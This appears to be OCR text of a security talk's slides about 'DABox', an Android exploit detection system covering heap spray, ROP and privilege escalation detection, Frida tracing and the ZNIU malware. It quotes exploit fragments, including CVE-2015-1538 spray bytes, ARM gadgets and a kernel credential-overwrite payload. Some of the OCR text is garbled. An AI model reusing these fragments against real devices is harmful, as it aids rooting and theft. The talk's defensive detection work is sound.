0023E90  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023EA0  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023EB0  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023EC0  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023ED0  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023EE0  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023EF0  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
0023F00  10 90 B1 41 10 90 B1 41  10 90 B1 41 10 90 B1 41  ...A...A...A...A
NKNOWN 00023E70: [heap]:00023E70
```

Heap Spray Features


- Duplicated binary sequence among pages
- Usually (n*page)+ size
- More significant byte values(less zero)
- Triggered by system API
- Allocated by malloc/kmalloc/vmalloc/new/mmap…
- Copied/mapped by memcpy/physmap…

DABox - Algorithm



Return when find a match

DABox - CVE-2015-1538 detection(1/3)



```
02D0h: 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
02E0h: 00 1E C0 08 74 78 33 67 20 00 D0 41 18 00 D0 41  ..À.tx3g .ÐA..ÐA
02F0h: 01 00 00 00 AD DB DE C0 28 00 D0 41 10 00 00 00  ....-ÛÞÀ(.ÐA....
0300h: 30 00 D0 41 BE BA 0D F0 00 00 DE C0 04 00 DE C0  0.ÐA¾º.ð..ÞÀ..ÞÀ
0310h: 08 00 DE C0 50 28 00 B0 30 00 F0 F0 50 00 D0 41  ..ÞÀP(.°0.ððP.ÐA
0320h: 98 2A 00 B0 B3 38 00 B0 00 00 D0 41 00 10 00 00  ˜*.°³8.°..ÐA....
0330h: 07 00 00 00 03 D0 00 D0 04 D0 00 D0 44 11 00 B0  .....Ð.Ð.Ð.ÐD..°
0340h: 90 00 D0 41 5C 00 F0 F0 60 00 F0 F0 64 00 F0 F0  ..ÐA\.ðð`.ððd.ðð
```


Address	Value
Found 492 occurrences of '07 00 00 00 03 d0'.	
330h	07 00 00 00 03 d0
1330h	07 00 00 00 03 d0
2330h	07 00 00 00 03 d0
3330h	07 00 00 00 03 d0
4330h	07 00 00 00 03 d0
5330h	07 00 00 00 03 d0
6330h	07 00 00 00 03 d0
7330h	07 00 00 00 03 d0
8330h	07 00 00 00 03 d0
9330h	07 00 00 00 03 d0
A330h	07 00 00 00 03 d0
B330h	07 00 00 00 03 d0
C330h	07 00 00 00 03 d0
D330h	07 00 00 00 03 d0
E330h	07 00 00 00 03 d0
F330h	07 00 00 00 03 d0
10330h	07 00 00 00 03 d0

DABox - CVE-2015-1538 detection(2/3)

- Intercept the buffer allocated
- Check the buffer contents through the algorithm
- Check the match results whether hit the threshold

DABox - CVE-2015-1538 detection(3/3)


- Detection results



```
Heap Spray Detected! Duplicated binary data:
  0x7
  0x0
  0x0
  0x0
  0x3
  0xd0
  0x0
  0xd0
  0x4
  0xd0
  0x0
  0xd0
  0x44
  0x11
  0x0
  0xb0
Duplicated binary data address:
  0xb1d40050
  0xb1d41050
  0xb1d42050
  0xb1d43050
  0xb1d44050
Exploit detected:CVE-2015-1538!heap size:0x1ec008
```

What more we can do for general heap spray？

DABox - Method



Learn from EXPs

Pattern

Methodology

Algorithm

Implement

Strategy of Kernel Mode detection

SaftyNet

Heap Spray detection


ROP detection

Privilege Escalation detection


ROP Features

- Change control flows
- More significant primitive, like read/write/execute primitive
- Privilege Escalation Payload

Arm Call Stack




Read/Write/Execute Primitive




```
LDR R2, [R1, #0]

STR R2, [R0, #0]

LDR R1, [R1, #4]

LDR.W R2, [R2, #-12]

STR R1, [R0, R2]

BX LR
```

write primitive



```
LDR R3, [R0, #36]

LDR R0, [R0, #32]

BLX R3
```

execute primitive




```
LDR                 R0, [R0]
BX                  LR
```

read primitive

Privilege Escalation Payload

- Read CRED
- Modify CRED


Privilege Escalation Payload



```
write_at_address_pipe(&cred->uid, &val, sizeof(cred->uid));
write_at_address  ipe(&cred->gid, &val, sizeof(cred->gid));
write_at_addres  (&cred->suid, &val, sizeof(cred->suid));
write_at_addres  d->sgid, &val, sizeof(cred->sgid));
write_at_address_pi  euid, &val, sizeof(cred->euid));
write_at_address_pipe(  d, &val, sizeof(cred->egid));
write_at_address_pipe(&cre  &val, sizeof(cred->fsuid));
write_at_address_pipe(&cred->  sizeof(cred->fsgid));

val = -1;
write_at_address_pipe(&cred->cap_inheri  0], &val, sizeof
write_at_address_pipe(&cred->cap_inheritabl  &val, sizeof
write_at_address_pipe(&cred->cap_permitted.cap  sizeof(c
write_at_address_pipe(&cred->cap_permitted.cap[1],  of(c
write_at_address_pipe(&cred->cap_effective.cap[0], &va
write_at_address_pipe(&cred->cap_effective.cap[1], &val,
write_at_address_pipe(&cred->cap_bset.cap[0], &val, sizeof(cr
write_at_address_pipe(&cred->cap_bset.cap[1], &val, sizeof(cred-
```


```
commit_creds(prepare_kernel_cred (0));
```

DABox - Method



```
LDR R3, [R0, #36]
LDR R0, [R0, #32]
BLX R3
```

execute primitive



commit_creds(prepare kernel_cred (0));

Strategy of Kernel Mode detection

SaftyNet


Heap Spray detection

ROP detection


Privilege Escalation detection

DABox - Method

- monitor the target process status after:
  - ✓ thread creation
  - ✓ shell command execution
  - ✓ process termination
  - ✓ …


User Mode Detection
Kernel M etection


Overview


[1] Set up frida trace
Android real machine
Host (e.g. Linux/Windows)
Frida-server-10.x.x-ios-armX
Fria-Server
Target App
Java Dex
Java Reflection Hook
Runtime analysis
Native
Frida-agent-32.so[inline hook]
User
Kernel
Kernel
[2] Behavior trace in Android
SystemCall!*.js
Network!*.js
fs!*.js
Binder!*.js
*.py
Frida Controller
LogStream
[4] Behavior decision
Decision Rules
Zniu_exploit_.js
Common_root_.js
……
Nools Decision Engine
[3] Trace log collect
USB/Wifi

Agenda


- Introduction
- Static Analysis System
  - ✓ ELF filter and decompile
  - ✓ Static hunt
- Dynamic Analysis System
  - ✓ Kernel Mode Detection
  - ✓ Daemon/App behavior trace
- In the Wild Exploit Hunt

In the Wild Exploit Hunt


Malicious website
App installation
Exploits Dirty COW when device connects online or to power
Connects to C&C (updates itself and load to the device) upon launching
Performs information theft
Poses as user to transact with the device carrier
Manipulates device data

- 300,000 malicious apps that carry the ZNIU malware in the wild by September 27, 2017
- Appears as a porn app

In the Wild Exploit Hunt



